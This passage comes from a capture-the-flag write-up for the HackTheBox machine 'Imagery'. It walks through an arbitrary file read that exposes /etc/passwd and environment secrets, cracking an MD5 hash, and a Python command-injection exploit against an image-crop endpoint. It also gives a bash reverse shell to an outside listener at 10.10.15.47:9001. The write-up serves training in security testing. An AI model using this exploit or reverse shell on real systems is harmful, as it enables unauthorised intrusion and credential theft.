
The server returned /etc/passwd, confirming an arbitrary file-read vulnerability. I checked for SSH keys belonging to the local user mark, but found none. I then read /proc/self/environ, which exposes the environment variables of the Flask process.
1
LANG=en_US.UTF-8\0PATH=/home/web/web/env/bin:/sbin:/usr/bin\0USER=web\0LOGNAME=web\0HOME=/home/web\0SHELL=/bin/bash\0INVOCATION_ID=26165499736b49fe90c4b50b6cbd68ad\0JOURNAL_STREAM=9:18652\0SYSTEMD_EXEC_PID=1394\0MEMORY_PRESSURE_WATCH=/sys/fs/cgroup/system.slice/flaskapp.service/memory.pressure\0MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=\0CRON_BYPASS_TOKEN=K7Zg9vB$24NmW!q8xR0p/runL!\0
The environment identifies the service account as web, reveals its home directory, and discloses the CRON_BYPASS_TOKEN. Knowing the application’s location allowed me to retrieve /home/web/web/app.py through the same file-read vulnerability.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc

app_core = Flask(__name__)
app_core.secret_key = os.urandom(24).hex()
app_core.config['SESSION_COOKIE_HTTPONLY'] = False

app_core.register_blueprint(bp_auth)
app_core.register_blueprint(bp_upload)
app_core.register_blueprint(bp_manage)
app_core.register_blueprint(bp_edit)
app_core.register_blueprint(bp_admin)
app_core.register_blueprint(bp_misc)

@app_core.route('/')
def main_dashboard():
    return render_template('index.html')

if __name__ == '__main__':
    current_database_data = _load_data()
    default_collections = ['My Images', 'Unsorted', 'Converted', 'Transformed']
    existing_collection_names_in_database = {g['name'] for g in current_database_data.get('image_collections', [])}
    for collection_to_add in default_collections:
        if collection_to_add not in existing_collection_names_in_database:
            current_database_data.setdefault('image_collections', []).append({'name': collection_to_add})
    _save_data(current_database_data)
    for user_entry in current_database_data.get('users', []):
        user_log_file_path = os.path.join(SYSTEM_LOG_FOLDER, f"{user_entry['username']}.log")
        if not os.path.exists(user_log_file_path):
            with open(user_log_file_path, 'w') as f:
                f.write(f"[{datetime.now().isoformat()}] Log file created for {user_entry['username']}.\n")
    port = int(os.environ.get("PORT", 8000))
    if port in BLOCKED_APP_PORTS:
        print(f"Port {port} is blocked for security reasons. Please choose another port.")
        sys.exit(1)
    app_core.run(debug=False, host='0.0.0.0', port=port)
The imported configuration was stored in /home/web/web/config.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
import os
import ipaddress

DATA_STORE_PATH = 'db.json'
UPLOAD_FOLDER = 'uploads'
SYSTEM_LOG_FOLDER = 'system_logs'

os.makedirs(UPLOAD_FOLDER, exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'converted'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'transformed'), exist_ok=True)
os.makedirs(SYSTEM_LOG_FOLDER, exist_ok=True)

MAX_LOGIN_ATTEMPTS = 10
ACCOUNT_LOCKOUT_DURATION_MINS = 1

ALLOWED_MEDIA_EXTENSIONS = {'jpg', 'jpeg', 'png', 'gif', 'bmp', 'tiff', 'pdf'}
ALLOWED_IMAGE_EXTENSIONS_FOR_TRANSFORM = {'jpg', 'jpeg', 'png', 'gif', 'bmp', 'tiff'}
ALLOWED_UPLOAD_MIME_TYPES = {
    'image/jpeg',
    'image/png',
    'image/gif',
    'image/bmp',
    'image/tiff',
    'application/pdf'
}
ALLOWED_TRANSFORM_MIME_TYPES = {
    'image/jpeg',
    'image/png',
    'image/gif',
    'image/bmp',
    'image/tiff'
}
MAX_FILE_SIZE_MB = 1
MAX_FILE_SIZE_BYTES = MAX_FILE_SIZE_MB * 1024 * 1024

BYPASS_LOCKOUT_HEADER = 'X-Bypass-Lockout'
BYPASS_LOCKOUT_VALUE = os.getenv('CRON_BYPASS_TOKEN', 'default-secret-token-for-dev')

FORBIDDEN_EXTENSIONS = {'php', 'php3', 'php4', 'php5', 'phtml', 'exe', 'sh', 'bat', 'cmd', 'js', 'jsp', 'asp', 'aspx', 'cgi', 'pl', 'py', 'rb', 'dll', 'vbs', 'vbe', 'jse', 'wsf', 'wsh', 'psc1', 'ps1', 'jar', 'com', 'svg', 'xml', 'html', 'htm'}
BLOCKED_APP_PORTS = {8080, 8443, 3000, 5000, 8888, 53}
OUTBOUND_BLOCKED_PORTS = {80, 8080, 53, 5000, 8000, 22, 21}
PRIVATE_IP_RANGES = [
    ipaddress.ip_network('127.0.0.0/8'),
    ipaddress.ip_network('172.0.0.0/12'),
    ipaddress.ip_network('10.0.0.0/8'),
    ipaddress.ip_network('169.254.0.0/16')
]
AWS_METADATA_IP = ipaddress.ip_address('169.254.169.254')
IMAGEMAGICK_CONVERT_PATH = '/usr/bin/convert'
EXIFTOOL_PATH = '/usr/bin/exiftool'
The source code also references db.json, which contains the application’s user records and password hashes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ],
    "images": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ],
    "bug_reports": []
}
Recovering the Test User Credentials
The passwords in db.json are unsalted MD5 hashes. I saved the test-user hash and cracked it with John the Ripper:
1
2
3
4
5
6
7
8
9
tr3m0x@ubuntu:~/htb/linux/Imagery$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
iambatman        (?)
1g 0:00:00:00 DONE (2026-09-03 17:13) 7.692g/s 1872Kp/s 1872Kc/s 1872KC/s iloved2..hiroaki
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
The hash resolves to iambatman. After authenticating as testuser@imagery.htb, the previously disabled Apply Visual Transform and Convert Image features became available.

To understand how these features were implemented, I retrieved /home/web/web/api_edit.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
from flask import Blueprint, request, jsonify, session
from config import *
import os
import uuid
import subprocess
from datetime import datetime
from utils import _load_data, _save_data, _hash_password, _log_event, _generate_display_id, _sanitize_input, get_file_mimetype, _calculate_file_md5

bp_edit = Blueprint('bp_edit', __name__)

@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    transform_type = request_payload.get('transformType')
    params = request_payload.get('params', {})
    if not image_id or not transform_type:
        return jsonify({'success': False, 'message': 'Image ID and transform type are required.'}), 400
    application_data = _load_data()
    original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
    if not original_image:
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to transform.'}), 404
    original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
    if not os.path.exists(original_filepath):
        return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404
    if original_image.get('actual_mimetype') not in ALLOWED_TRANSFORM_MIME_TYPES:
        return jsonify({'success': False, 'message': f"Transformation not supported for '{original_image.get('actual_mimetype')}' files."}), 400
    original_ext = original_image['filename'].rsplit('.', 1)[1].lower()
    if original_ext not in ALLOWED_IMAGE_EXTENSIONS_FOR_TRANSFORM:
        return jsonify({'success': False, 'message': f"Transformation not supported for {original_ext.upper()} files."}), 400
    try:
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
        output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
        elif transform_type == 'rotate':
            degrees = str(params.get('degrees'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-rotate', degrees, output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'saturation':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,{float(value)*100},100", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'brightness':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,100,{float(value)*100}", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'contrast':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"{float(value)*100},{float(value)*100},{float(value)*100}", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        else:
            return jsonify({'success': False, 'message': 'Unsupported transformation type.'}), 400
        new_image_id = str(uuid.uuid4())
        new_image_entry = {
            'id': new_image_id,
            'filename': output_filename_in_db,
            'url': f'/uploads/{output_filename_in_db}',
            'title': f"Transformed: {original_image['title']}",
            'description': f"Transformed from {original_image['title']} ({transform_type}).",
            'timestamp': datetime.now().isoformat(),
            'uploadedBy': session['username'],
            'uploadedByDisplayId': session['displayId'],
            'group': 'Transformed',
            'type': 'transformed',
            'original_id': original_image['id'],
            'actual_mimetype': get_file_mimetype(output_filepath)
        }
        application_data['images'].append(new_image_entry)
        if not any(coll['name'] == 'Transformed' for coll in application_data.get('image_collections', [])):
            application_data.setdefault('image_collections', []).append({'name': 'Transformed'})
        _save_data(application_data)
        return jsonify({'success': True, 'message': 'Image transformed successfully!', 'newImageUrl': new_image_entry['url'], 'newImageId': new_image_id}), 200
    except subprocess.CalledProcessError as e:
        return jsonify({'success': False, 'message': f'Image transformation failed: {e.stderr.strip()}'}), 500
    except Exception as e:
        return jsonify({'success': False, 'message': f'An unexpected error occurred during transformation: {str(e)}'}), 500

@bp_edit.route('/convert_image', methods=['POST'])
def convert_image():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    target_format = request_payload.get('targetFormat')
    if not image_id or not target_format:
        return jsonify({'success': False, 'message': 'Image ID and target format are required.'}), 400
    if target_format.lower() not in ALLOWED_MEDIA_EXTENSIONS:
        return jsonify({'success': False, 'message': 'Target format not allowed.'}), 400
    application_data = _load_data()
    original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
    if not original_image:
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to convert.'}), 404
    original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
    if not os.path.exists(original_filepath):
        return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404
    current_ext = original_image['filename'].rsplit('.', 1)[1].lower()
    if target_format.lower() == current_ext:
        return jsonify({'success': False, 'message': f'Image is already in {target_format.upper()} format.'}), 400
    try:
        unique_output_filename = f"converted_{uuid.uuid4()}.{target_format.lower()}"
        output_filename_in_db = os.path.join('admin', 'converted', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, output_filepath]
        subprocess.run(command, capture_output=True, text=True, check=True)
        new_file_md5 = _calculate_file_md5(output_filepath)
        if new_file_md5 is None:
            os.remove(output_filepath)
            return jsonify({'success': False, 'message': 'Failed to calculate MD5 hash for new file.'}), 500
        for img_entry in application_data['images']:
            if img_entry.get('type') == 'converted' and img_entry.get('original_id') == original_image['id']:
                existing_converted_filepath = os.path.join(UPLOAD_FOLDER, img_entry['filename'])
                existing_file_md5 = img_entry.get('md5_hash')
                if existing_file_md5 is None:
                    existing_file_md5 = _calculate_file_md5(existing_converted_filepath)
                if existing_file_md5:
                    img_entry['md5_hash'] = existing_file_md5
                    _save_data(application_data)
                if existing_file_md5 == new_file_md5:
                    os.remove(output_filepath)
                    return jsonify({'success': False, 'message': 'An identical converted image already exists.'}), 409
        new_image_id = str(uuid.uuid4())
        new_image_entry = {
            'id': new_image_id,
            'filename': output_filename_in_db,
            'url': f'/uploads/{output_filename_in_db}',
            'title': f"Converted: {original_image['title']} to {target_format.upper()}",
            'description': f"Converted from {original_image['filename']} to {target_format.upper()}.",
            'timestamp': datetime.now().isoformat(),
            'uploadedBy': session['username'],
            'uploadedByDisplayId': session['displayId'],
            'group': 'Converted',
            'type': 'converted',
            'original_id': original_image['id'],
            'actual_mimetype': get_file_mimetype(output_filepath),
            'md5_hash': new_file_md5
        }
        application_data['images'].append(new_image_entry)
        if not any(coll['name'] == 'Converted' for coll in application_data.get('image_collections', [])):
            application_data.setdefault('image_collections', []).append({'name': 'Converted'})
        _save_data(application_data)
        return jsonify({'success': True, 'message': 'Image converted successfully!', 'newImageUrl': new_image_entry['url'], 'newImageId': new_image_id}), 200
    except subprocess.CalledProcessError as e:
        if os.path.exists(output_filepath):
            os.remove(output_filepath)
        return jsonify({'success': False, 'message': f'Image conversion failed: {e.stderr.strip()}'}), 500
    except Exception as e:
        return jsonify({'success': False, 'message': f'An unexpected error occurred during conversion: {str(e)}'}), 500

@bp_edit.route('/delete_image_metadata', methods=['POST'])
def delete_image_metadata():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    if not image_id:
        return jsonify({'success': False, 'message': 'Image ID is required.'}), 400
    application_data = _load_data()
    image_entry = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
    if not image_entry:
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to modify.'}), 404
    filepath = os.path.join(UPLOAD_FOLDER, image_entry['filename'])
    if not os.path.exists(filepath):
        return jsonify({'success': False, 'message': 'Image file not found on server.'}), 404
    try:
        command = [EXIFTOOL_PATH, '-all=', '-overwrite_original', filepath]
        subprocess.run(command, capture_output=True, text=True, check=True)
        _save_data(application_data)
        return jsonify({'success': True, 'message': 'Metadata deleted successfully from image!'}), 200
    except subprocess.CalledProcessError as e:
        return jsonify({'success': False, 'message': f'Failed to delete metadata: {e.stderr.strip()}'}), 500
    except Exception as e:
        return jsonify({'success': False, 'message': f'An unexpected error occurred during metadata deletion: {str(e)}'}), 500
Command Injection in Image Transformation
The apply_visual_transform() function handles the crop transformation unsafely. It reads the crop parameters directly from the JSON request, interpolates them into a command string, and executes it with shell=True. Because the values are not validated or escaped, an authenticated test user who owns an uploaded image can inject shell metacharacters. I created the following proof-of-concept script, using the x parameter as the injection point:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
import argparse
import requests
import time

BASE="http://10.129.242.164:8000"
SESSION=".eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.apnjUw.ynn-ZHyxglrBsDIVG8Oedlux00s"
IMAGE_ID="f63e399a-631c-4c28-ab83-2e6f157eab14"

parser = argparse.ArgumentParser()
parser.add_argument("--cmd", required=True, help="Command to inject via the x field")
args = parser.parse_args()

payload={
"imageId":IMAGE_ID,
"transformType":"crop",
"params":{
"x":f"0;{args.cmd};#",
"y":"0",
"width":"100",
"height":"100",
},
}

headers={
"Content-Type":"application/json",
"Cookie":f"session={SESSION}",
}

t0=time.time()
r=requests.post(f"{BASE}/apply_visual_transform",json=payload,headers=headers,timeout=20)
dt=time.time()-t0

print("status:",r.status_code)
print("elapsed:",round(dt,2),"seconds")
print("body:", r.text)
Shell as web
With a listener running on port 9001, I supplied a Bash reverse-shell command to the exploit:
1
tr3m0x@ubuntu:~/htb/linux/Imagery$ python3 exploit.py --cmd="bash -c '/bin/bash -i >& /dev/tcp/10.10.15.47/9001 0>&1'"
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/linux/Imagery$ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.242.164 42044
bash: cannot set terminal process group (1394): Inappropriate ioctl for device
bash: no job control in this shell
web@Imagery:~/web$
The target connected back successfully, providing a shell as the web service account.
Recovering Credentials from an Encrypted Backup
After stabilizing the shell, I began enumerating the filesystem for credentials, backups, and other files that might expose a path to a local user. Under /var, I noticed a nonstandard directory named /var/backup alongside the usual /var/backups directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
web@Imagery:~/web$ ls -la /var/
total 60
drwxr-xr-x 14 root root   4096 Sep 22  2025 .
drwxr-xr-x 20 root root   4096 Sep 22  2025 ..
drwxr-xr-x  2 root root   4096 Sep 22  2025 backup
drwxr-xr-x  3 root root   4096 Sep 23  2025 backups
drwxr-xr-x 17 root root   4096 Sep 22  2025 cache
drwxrwsrwt  2 root root   4096 Sep  4 06:25 crash
drwxr-xr-x 45 root root   4096 Sep 22  2025 lib
drwxrwsr-x  2 root staff  4096 Sep 22  2025 local
lrwxrwxrwx  1 root root      9 Oct  7  2024 lock -> /run/lock
drwxrwxr-x  8 root syslog 4096 Sep  3 20:19 log
drwxrwsr-x  2 root mail   4096 Sep 22  2025 mail
drwxr-xr-x  2 root root   4096 Sep 22  2025 opt
lrwxrwxrwx  1 root root      4 Oct  7  2024 run -> /run
drwxr-xr-x  8 root root   4096 Sep 22  2025 snap
drwxr-xr-x  4 root root   4096 Sep 22  2025 spool
drwxrwxrwt  9 root root   4096 Sep  4 07:12 tmp
